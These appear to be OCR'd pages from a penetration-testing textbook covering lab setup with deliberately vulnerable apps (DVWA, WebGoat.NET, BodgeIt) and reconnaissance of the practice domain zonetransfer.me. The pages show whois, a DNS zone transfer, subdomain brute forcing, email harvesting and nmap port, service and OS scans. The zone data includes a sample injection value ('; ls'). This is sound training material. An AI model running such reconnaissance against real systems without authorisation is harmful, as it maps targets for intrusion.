

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.10  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe32:56ba  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:32:56:ba  txqueuelen 1000  (Ethernet)
        RX packets 35  bytes 6818 (6.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2552 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


vm [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://192.168.56.11/
You can administer / configure this machine through the console here, by SSHing to 192.168.56.11, via Samba at \\192.168.56.11\, or via phpmyadmin at http://192.168.56.11/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa
owaspbwa login:
Right Ctrl

```
root@kali:~# ping 192.168.56.11
PING 192.168.56.11 (192.168.56.11) 56(84) bytes of data.
64 bytes from 192.168.56.11: icmp_seq=1 ttl=64 time=0.383 ms
64 bytes from 192.168.56.11: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.56.11: icmp_seq=3 ttl=64 time=0.359 ms
64 bytes from 192.168.56.11: icmp_seq=4 ttl=64 time=0.309 ms
64 bytes from 192.168.56.11: icmp_seq=5 ttl=64 time=0.299 ms
64 bytes from 192.168.56.11: icmp_seq=6 ttl=64 time=0.317 ms
^C
--- 192.168.56.11 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.299/0.336/0.383/0.036 ms
```



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


192.168.56.10/webgoat.net/Default.aspx
Search
Welcome to WebGoat.NET
OWASP
WEBGOAT.NET
Rebuild Database | Login
Getting Started with WebGoat.NET
Welcome
Web Proxy Test
Testing Database
WebGoat Coins Customer Portal
Injection Attacks
Cross Site Scripting (XSS)
Authentication Issues
Testing and Debugging
Encryption
.NET Exploits
Getting Started with WebGoat.NET
Welcome
WELCOME TO WEBGOAT.NET
Lesson Instructions
WebGoat.NET is a purposefully insecure web application - use it to learn and understand about bad coding practices in .NET. Each Module on the left side illustrates a common web vulnerability. WebGoat.NET was designed to be used in live training and/or e-learning environments.
You appear to be connected to a valid MySql provider. If you want to reconfigure or rebuild the database, click on the button below!
Set Up Database!


192.168.56.10/bodgeit/
Search
The Bodgelt Store
We bodge it, so you dont have to!
Guest user
Home
About Us
Contact Us
Login
Your Basket
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Our Best Deals!
Product
Type
Price
Thingie 4
Thingies
$3.50
Whatsit taste like
Whatsits
$3.96
TGJ EFF
Thingamajigs
$3.00
Whatnot
Whatchamacallits
$2.68
Basic Widget
Widgets
$1.20
GZ FZ8
Gizmos
$1.00
Doo dah day
Doodahs
$6.50
Thingie 4
Thingies
$3.50
GZ FZ8
Gizmos
$1.00
Thingie 2
Thingies
$3.20

Chapter 2: Reconnaissance

```
root@kali:~# whois zonetransfer.me
Domain Name: ZONETRANSFER.ME
Registry Domain ID: D108500000003513097-AGRS
Registrar WHOIS Server:
Registrar URL: http://www.meshdigital.com
Updated Date: 2017-12-20T10:20:27Z
Creation Date: 2011-12-27T15:34:08Z
Registry Expiry Date: 2019-12-27T15:34:08Z
Registrar Registration Expiration Date:
Registrar: Mesh Digital Limited
Registrar IANA ID: 1390
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: C3093427-AGRS
Registrant Name: Robin Wood
Registrant Organization: DigiNinja
Registrant Street: 1 The Internet
Registrant City: Tube City
Registrant State/Province: Routerville
Registrant Postal Code: DN1 4JA
Registrant Country: GB
Registrant Phone: +44.1234567890
Registrant Phone Ext:
```


root@kali:~# dig ns zonetransfer.me
; <<>> DiG 9.11.3-1-Debian <<>> ns zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2280
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1536
;; QUESTION SECTION:
;zonetransfer.me. IN NS
;; ANSWER SECTION:
zonetransfer.me. 3593 IN NS nsztm1.digi.ninja.
zonetransfer.me. 3593 IN NS nsztm2.digi.ninja.
;; Query time: 34 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Wed Apr 18 08:39:53 CDT 2018
;; MSG SIZE rcvd: 96

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.11.3-1-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017042001
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgc
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567
hen making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
```


```
[+] Emails found:
------------------
pippa@zonetransfer.me
pixel-1524056478254598-web-@zonetransfer.me
pixel-1524056481348335-web-@zonetransfer.me
service@zonetransfer.me

[+] Hosts found in search engines:
-----------------------------------
[-] Resolving hostnames IPs...
207.46.197.32:owa.zonetransfer.me
54.230.244.31:staging.zonetransfer.me
174.36.59.154:vpn.zonetransfer.me
217.147.177.157:www.zonetransfer.me
[+] Virtual hosts:
==================
```

Network

Site	http://www.zonetransfer.me	**Netblock Owner**	unknown
Domain	zonetransfer.me	**Nameserver**	nsztm1.digi.ninja
IP address	217.147.177.157	**DNS admin**	robin@digi.ninja
IPv6 address	*Not Present*	**Reverse DNS**	*unknown*
Domain registrar	nic.me	**Nameserver organisation**	whois.unitedtld.com
Organisation	DigiNinja, 1 The Internet, Tube City, DN1 4JA, GB	**Hosting company**	*unknown*
Top Level Domain	Montenegro (.me)	**DNS Security Extensions**	*unknown*
Hosting country	US		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Serversure Network Infrastructure	217.147.177.157	Linux	Apache	11-Apr-2016
Serversure Servers	217.147.180.162	Linux	Apache	9-Feb-2015


INTERNET ARCHIVE
WayBackMachine
Explore more than 327 billion web pages saved over time
www.zonetransfer.me
Is the Wayback Machine useful to you? Then keep it growing. Your gift matched today!
DONATE
Saved 8 times between January 13, 2014 and October 13, 2016.
Summary of zonetransfer.me · Site Map of zonetransfer.me
2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018


Sponsored by...
BLACK HILLS
www.blackhillsinfosec.com
[recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]
[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules
[recon-ng][default] > show modules

```
[recon-ng][default] > use recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > show options

  Name      Current Value                            Required
  --------  -------------                            --------
  SOURCE    default                                  yes
  WORDLIST  /usr/share/recon-ng/data/hostnames.txt   yes

[recon-ng][default][brute_hosts] > set source zonetransfer.me
SOURCE => zonetransfer.me
[recon-ng][default][brute_hosts] > run

---------------
ZONETRANSFER.ME
---------------
[*] No Wildcard DNS entry found.
[*] 11.zonetransfer.me => No record found.
[*] 1.zonetransfer.me => No record found.
[*] 01.zonetransfer.me => No record found.
[*] 0.zonetransfer.me => No record found.
[*] 10.zonetransfer.me => No record found.
[*] 13.zonetransfer.me => No record found.
[*] 14.zonetransfer.me => No record found.
[*] 03.zonetransfer.me => No record found.
[*] 12.zonetransfer.me => No record found.
[*] 02.zonetransfer.me => No record found.
[*] 15.zonetransfer.me => No record found.
[*] 3.zonetransfer.me => No record found.
[*] 18.zonetransfer.me => No record found.
```

```
[recon-ng][default][brute_hosts] > show hosts

+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------------+
| rowid |             host              |   ip_address    | region | country | latitude | longitude |    module   |
+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------------+
| 1     | email.zonetransfer.me         | 74.125.206.26   |        |         |          |           | brute_hosts |
| 2     | home.zonetransfer.me          | 127.0.0.1       |        |         |          |           | brute_hosts |
| 3     | office.zonetransfer.me        | 4.23.39.254     |        |         |          |           | brute_hosts |
| 4     | owa.zonetransfer.me           | 207.46.197.32   |        |         |          |           | brute_hosts |
| 5     | www.sydneyoperahouse.com      |                 |        |         |          |           | brute_hosts |
| 6     | staging.zonetransfer.me       |                 |        |         |          |           | brute_hosts |
| 7     | d3gdbrxsb9xhmf.cloudfront.net |                 |        |         |          |           | brute_hosts |
| 8     | staging.zonetransfer.me       | 54.230.244.168  |        |         |          |           | brute_hosts |
| 9     | staging.zonetransfer.me       | 54.230.244.76   |        |         |          |           | brute_hosts |
| 10    | staging.zonetransfer.me       | 54.230.244.195  |        |         |          |           | brute_hosts |
| 11    | staging.zonetransfer.me       | 54.230.244.91   |        |         |          |           | brute_hosts |
| 12    | staging.zonetransfer.me       | 54.230.244.187  |        |         |          |           | brute_hosts |
| 13    | staging.zonetransfer.me       | 54.230.244.164  |        |         |          |           | brute_hosts |
| 14    | staging.zonetransfer.me       | 54.230.244.31   |        |         |          |           | brute_hosts |
| 15    | staging.zonetransfer.me       | 54.230.244.59   |        |         |          |           | brute_hosts |
| 16    | vpn.zonetransfer.me           | 174.36.59.154   |        |         |          |           | brute_hosts |
| 17    | www.zonetransfer.me           | 217.147.177.157 |        |         |          |           | brute_hosts |
+-------+-------------------------------+-----------------+--------+---------+----------+-----------+-------------+

[*] 17 rows returned
```


```
root@kali:~# nmap -sn 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.000074s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
root@kali:~# nmap 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-24 09:31 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```


```
root@kali:~# nmap -sV -O 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-28 15:43 CDT
Nmap scan report for 192.168.56.11
Host is up (0.00038s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-
.14 OpenSSL...)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following
:
SF-Port5001-TCP:V=7.70%I=7%D=4/28%Time=5AE4DCFF%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/28%OT=22%CT=1%CU=34667%PV=Y%DS=2%DC=I%G=Y%TM=5AE4DD0
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=I%II=I%SS=S%TS
OS:=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FFFF%W2=FF
OS:FF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=N%T=41%W=FFFF%O=M5B4%CC=N%
OS:Q=)T1(R=Y%DF=N%T=41%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=100%W=0%S=Z%A=S%
OS:F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T4(R=Y%DF
OS:=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=100%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=Y%DF=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=10
OS:0%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=3A%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=2F%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

